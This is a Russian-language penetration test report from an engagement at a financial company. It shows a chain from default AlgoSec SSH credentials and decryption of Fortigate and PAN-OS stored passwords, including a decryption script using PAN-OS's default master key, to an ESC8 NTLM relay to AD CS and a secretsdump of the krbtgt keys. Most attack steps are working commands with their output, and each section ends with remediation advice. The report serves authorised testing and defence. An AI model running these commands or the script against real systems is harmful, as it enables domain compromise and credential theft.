

The art of documentation

Входные данные

Проект по пентесту проходил в большой финансовой компании.

Работы проводились удаленно, тестирование на проникновение проводилось черным ящиком.

Исполнитель имел удаленный доступ на недоменный хост(Windows OS) в инфраструктуре Заказчика. Хост использовался в качестве reverse-прокси сервера.



1 Получение доменной учетной записи

1.1 Получение доступа к недоменному хосту

После сканирования портов был обнаружен хост с веб-интерфейсом Algosec, который был связан с платформой [Algosec](#). Исполнитель провел поиск в общедоступных источниках на предмет дефолтных учетных данных. В [официальной документации](#) есть информация, что при установке приложения задается пароль "algosec". При попытке подключения в веб-интерфейс учетные данные по умолчанию (admin:algosec) оказались невалидными, но с учетными данными (root:algosec) получилось подключиться по протоколу ssh, открытый порт которого также был обнаружен на этом хосте.

```

Please select a configuration item:
1.  Configure IP address
2.  Configure Time and Date
3.  Configure DNS server
4.  Change DNS domain name
5.  Change Hostname
6.  Change root password
7.  Change afa password
8.  Upgrade software
9.  Reset AFA admin password
10. Reset database password
11. Configure NAS
12. Install License
13. HA/DR Setup
14. Product and cloud configuration
15. Distributed Architecture configuration
16. Migrate ASMS units
17. System Health
18. Collect Logs
Q.  Logout

Press 'a' to exit to shell
Your choice:
> a
[root@algotsec ~]# ls /
bin  data  etc  lib  media  opt  root  sbin  sys  usr
boot dev  home lib64 mnt  proc  run  srv  tmp  var
[root@algotsec ~]# uname -a
Linux algotsec 3.10.0-112.el7.x86_64 #1 SMP Tue Aug 11 11:03:09 EDT 2015; root:x86_64 x86_64 x86_64 GNU/Linux

```

Успешное подключение по протоколу ssh

Рекомендации:

1. Сменить учетные данные по умолчанию;
2. Сменить тип аутентификации на использование ssh ключей;
3. Проанализировать текущие правила файрвола и ограничить доступ к любым серверам и приложениям из списка сетевых устройств без соответствующих привилегий. Удаленное управление серверами и веб-интерфейсами должно осуществляться с ограниченного количества хостов сетевых администраторов.

1.2 Получение доступа к веб-интерфейсу PaloAlto на недоменном хосте

Хост был недоменный, но на хосте находился веб-интерфейс приложения Algotsec, поэтому было принято решение запустить утилиту [tcpdump](#) и выгрузить сетевой трафик. При исследовании сетевого трафика были обнаружены запросы, ведущие к управлению веб-интерфейсами [Fortigate](#). Также, в захваченном трафике присутствовали зашифрованные учетные данные для доступа к веб-интерфейсам Fortigate.

```
Wireshark - Follow TCP Stream (tcp.stream eq 4) - capture.pcap
Accept: application/json
Host: 127.0.0.1:8080
User-Agent: REST::Client/273
Content-Length: 0
PerlPid: 3415844

HTTP/1.1 200
Content-Type: application/json
Transfer-Encoding: chunked
Date: 2025 15:23:40
Connection: close
Server: Apache-Coyote

7d9
{
  "firewallDataEntities": [ {
    "nodeType": "FW_VIRT",
    "name": " ",
    "display_name": " ",
    "original_name": "root",
    "brand_name": "Fortinet FortiGate",
    "collector": "Central Manager",
    "brand": "fortigate",
    "baseline_profile": "FortiGateProfile",
    "defined": "true",
    "static_urt_filename": "",
    "domains_id": "0"
  }, {
    "nodeType": "FW_VIRT",
    "name": " ",
    "display_name": " ",
    "original_name": "FG-traffic",
    "brand_name": "Fortinet FortiGate",
    "collector": "Central Manager",
    "brand": "fortigate",
    "baseline_profile": "FortiGateProfile",
    "defined": "true",
    "static_urt_filename": "",
    "domains_id": "0"
  } ],
  "nodeType": "FW_GEN",
  "name": " ",
  "display_name": " ",
  "brand_name": "FortiGate",
  "host name": " ",
  "user_name": "algosec",
  "passwd": "$3"
}
```


Анализ сетевого трафика

Исследовав до последней строчки [еще одну документацию](#) было обнаружено, что на хосте Algosec присутствовал встроенный(built-in) инструмент "fa_password" для расшифровки зашифрованных паролей Fortigate. Исполнитель успешно расшифровал обнаруженный ранее в трафике зашифрованный пароль.

```
[root@algosec ~]# /usr/share/fa/bin/fa_password -decrypt '$3' 4
5:8 7E'
[root@algosec ~]# /usr/share/fa/bin/fa_password -decrypt '$3' 4
5:8 7E'
1 2 [root@algosec ~]# |
```

Получение пароля для веб-интерфейсов Fortinet и PaloAlto

Далее был получен доступ к различным веб-интерфейсам Algosec и, используя технику "password reuse" был осуществлен успешный вход в веб-интерфейс PaloAlto.




Вход в веб-интерфейс PaloAlto

Рекомендации:

1. Не использовать одинаковые учетные данные для разных систем;
2. Проанализировать текущие правила файрвола и ограничить доступ к любым серверам и приложениям из списка сетевых устройств без соответствующих привилегий. Удаленное управление серверами и веб-интерфейсами должно осуществляться с ограниченного количества хостов сетевых администраторов.

1.3 Получение доменной учетной записи

В PAN-OS могут использоваться учётные записи от сторонних сервисов, например LDAP или SMTP. И снова, изучив еще одну [документацию](#) и ознакомившись с [ТОПИКОМ](#) было выяснено, что сохранённые пароли шифруются при помощи мастер-ключа, который по умолчанию всегда одинаковый (**p1a2l3o4a5l6t7o8**). Если администратор не установил свой мастер-ключ, то при получении доступа к административной панели эти пароли можно расшифровать. Конфиги хранятся в *DEVICE* → *Server Profiles* → *тип профиля*. При открытии этой страницы с профилями будет послан запрос по пути `/php/utils/router.php/ServerProfileLDAP.get`, где в ответе появится JSON с информацией о профилях, в том числе с зашифрованными паролями.



Зашифрованный пароль доменной учетной записи svc_paloalto

Скрипт для расшифровки пароля:

```
#!/usr/bin/env python3
from Crypto.Cipher import AES
from hashlib import md5, sha1
from base64 import b64encode, b64decode
import sys

class PanCrypt():
    def __init__(self, key='p1a2l3o4a5l6t7o8'):
        key = self._derivekey(key)
        self.c = AES.new(key, AES.MODE_CBC, b'\x00'*16)

    def _derivekey(self, key):
        return md5(key.encode()+md5(b"pannetwork").digest()).digest()*2

    def _pad(self, s):
        plen = 16 - len(s) % 16
        return s + chr(16 - len(s) % 16)*(16 - len(s) % 16)

    def _unpad(self, d):
        return d[:-(ord(d[-1]))]

    def _encrypt(self, data):
        e = self.c.encryptor()
        return e.update(self._pad(data)) + e.finalize()

    def encrypt(self, data):
```

```

v = b64encode(b'\x01')
hash = b64encode(sha1(data.encode()).digest())

raw = self._pad(data)
ct = b64encode(self.c.encrypt(raw.encode()))
return b'-' + v + hash + ct

def decrypt(self, data):
    v = b64decode(data[1:5]).hex()
    hash = b64decode(data[5:33]).hex()
    enc = b64decode(data[33:])
    pt = self.c.decrypt(enc)
    return (v, hash, pt)

print(PanCrypt().decrypt(sys.argv[1]))

```

Используя скрипт Исполнитель успешно расшифровал пароль от доменной учетной записи svc_paloalto.

```

[root@969c37f21a7b ~]# python3 script.py -AQ==pFd6cH 05uRw==
('01', 'a4577a70396c1', b'S3\x05\x05\x05\x05')

```

Успешная расшифровка пароля

```

KRB5CCNAME=export svc_paloalto.ccache proxychains -f ./proxychains.conf
impacket-smbclient -u svc_paloalto -k -no-pass -dc-ip DC_IP

```

```

$ KRB5CCNAME= svc_paloalto.ccache proxychains -f ./proxychains.conf impacket-smbclient -u svc_paloalto -k -no-pass -dc-ip 127.0.0.1 -target-ip 127.0.0.1 -debug
[proxychains] config file found: ./proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[proxychains] Strict chain ... 127.0.0.1:1081 ... 127.0.0.1:445 ... OK
[+] Using Kerberos Cache: /root/.ccache/svc_paloalto.ccache
[+] SPN CIFS/127.0.0.1 not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBtgt/127.0.0.1
[+] Using TGT from cache
[+] Trying to connect to KDC at 127.0.0.1:88
[proxychains] Strict chain ... 127.0.0.1:1081 ... 127.0.0.1:88 ... OK
Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
print$
SYSVOL

```

Валидая доменная учетная запись svc_paloalto

Рекомендации:

1. Рассмотреть возможность включения обязательной многофакторной аутентификации;
2. Изменить шифрование мастер-ключа для сохранения учетных данных в файрволе PaloAlto.

2 Повышение привилегий в домене

2.1 Получение информации о шаблонах сертификатов

После получения валидной учетной записи в домене Исполнитель выполнил запрос на получение информации об установленных настройках центров сертификации и о шаблонах, хранящихся на контроллере домена. И было обнаружено что служба Web Enrollment включена на одном из центров сертификации.

Был выполнен запрос:

```
certipy find -u svc_paloalto -k -no-pass -target DC_IP -stdout -debug -  
scheme ldaps
```

```
Certificate Authorities  
0  
CA Name :  
DNS Name :  
Certificate Subject :  
Certificate Serial Number :  
Certificate Validity Start : 14:04:31+00:00  
Certificate Validity End : 14:14:30+00:00  
Web Enrollment : Enabled  
User Specified SAN : Enabled  
Request Disposition : Issue  
Enforce Encryption for Requests : Enabled  
Permissions  
Owner : Administrators  
Access Rights  
Enroll : Authenticated Users  
ManageCa : Domain Admins  
Enterprise Admins  
Administrators  
ManageCertificates : Domain Admins  
Enterprise Admins  
Administrators  
Read :  
[!] Vulnerabilities  
ESC6 : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022  
ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
```

Включенная служба Web Enrollment

2.2 Эксплуатация ESC8

Было принято решение использовать принудительную аутентификацию(coerce) на контроллер домена с последующим проксированием через хост Algosec на службу Web Enrollment центра сертификации.

Принудительная аутентификация была реализована с помощью инструмента [dfsc0erce.py](https://github.com/dfsc0erce/dfsc0erce.py). Скрипт использует протокол передачи данных для RPC (Remote Procedure Call) - [ncacn_np](https://nccnnp.github.io/NCCNnp/). Network Computing Architecture Connection-oriented Named Pipe применяется для передачи RPC через Named Pipes по SMB.


Имея сессию удаленного подключения через ssh port forwarding до недоменного хоста windows(см. рис1), Исполнитель установил новую сессию по протоколу ssh до хоста Algosec с пробросом 445 порта для перенаправления входящего трафика на хост центра сертификации с включенной службой Web Enrollment.

```
proxychains4 -q ssh -R 127.0.0.1:5555:127.0.0.1:445 root@Algosec -D 1081
```

Также для ретрансляции входящего трафика была загружена и запущена утилита [socat](#) на хосте Algosec.

```
./s.bin TCP4-LISTEN:445,reuseaddr,fork tcp:127.0.0.1:5555
```

Схема перед атакой выглядела следующим образом:



Далее, используя утилиту dfscorce.py был выполнен запрос на выполнение принудительной аутентификации машинной учетной записи контроллера домена на хост Algosec.

```
proxychains4 -q python3 dfscorce.py -dc-ip DC_IP -u 'svc_paloalto@domain' -k -no-pass -d domain ALGOSEC_IP DC_FQDN
```

```
$ proxychains4 -q python3 dfscorce.py -dc-ip [REDACTED] -u 'svc_paloalto@domain' -k -no-pass -d [REDACTED] 10.10.10.10
[-] Connecting to ncacn_np:[REDACTED] [\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName: '1[REDACTED]0\x00'
RootShare: 'test\x00'
ApiFlags: 1
DFSNM SessionError: code: 0x35 - ERROR_BAD_NETPATH - The network path was not found.
```

Запрос на принудительную аутентификацию машинной учетной записи контроллера домена

Через двойной ssh проху с выходом на хосте Algosec был успешно получен входящий запрос на аутентификацию на запущенном ранее инструменте [ntlmrelayx.py](#) из набора

impacket. Он был перенаправлен на службу Web Enrollment центра сертификации. В результате успешной аутентификации был получен сертификат на машинную учетную запись контроллера домена.

```
proxychains4 -q ntlmrelayx.py -t http://ADCS_IP/certsrv/certfnsh.asp --adcs --template DomainController -smb2support
```

```
$ proxychains4 -q ntlmrelayx.py -t http://[redacted] certsrv/certfnsh.asp --adcs --template DomainController -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 127.0.0.1, attacking target http://[redacted]
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://[redacted] as [redacted] $ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] SMBD-Thread-9 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] GOT CERTIFICATE! ID 29598
[*] Base64 certificate of user [redacted] $:
```

Получение сертификата машинной учетной записи контроллера домена

Далее был получен TGT-билет машинной учетной записи контроллера домена.

```
proxychains4 -q certipy auth -pfx DC$_PFX -dc-ip DC_IP -domain domain -dns-tcp -ns DC_IP
```

```
$ proxychains4 -q certipy auth -pfx [redacted] pfx -dc-ip [redacted] -domain [redacted] -dns-tcp -ns [redacted]
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [redacted] $@
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to '[redacted].ccache'
```

Получение TGT-билета машинной учетной записи контроллера домена

Последним шагом подтверждения административных прав в домене было получение доступа к учетной записи krbtgt, что было успешно реализовано.

```
proxychains4 -q secretsdump.py -k -no-pass 'DC$@domain' -just-dc-user 'krbtgt' -dc-ip DC_IP -debug
```

```

$ proxychains4 -q secretsdump.py -k -no-pass '...' -just-dc-user 'krbtgt' -dc-ip ... -debug
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket
[+] Using Kerberos Cache: ...ccache
[+] SPN CIFS/... not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBtgt/...
[+] Using TGT from cache
[+] Trying to connect to KDC at ...
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Trying to connect to KDC at ...
[+] Calling DRSCrackNames for krbtgt
[+] Calling DRSGetNCChanges for { ... }
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=krbtgt,CN=Users, ... ::
krbtgt:502: ...
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96: ...
krbtgt:aes128-cts-hmac-sha1-96: ...
krbtgt:des-cbc-md5: ...
[*] Cleaning up...

```

Получение доступа к доменной учетной записи krbtgt

Рекомендации:

1. Если возможно, отключить endpoints HTTP(S) службы Web Enrollment;
2. Включить [EPA](#);
3. Настроить сегментацию для доступа с определенных хостов, либо определенной группы пользователей.

Заключение

Административные права в домене были получены в следствии установленных по умолчанию сервисов, эксплуатация которых в совокупности может привести к компрометации доменной и недоменной инфраструктуры. На Linux-based хосте AlgoSec использовалось популярное EDR решение, поэтому хост использовался только для анализа дампа траффика, проксирования и перенаправления соединения при реализации атаки типа relay.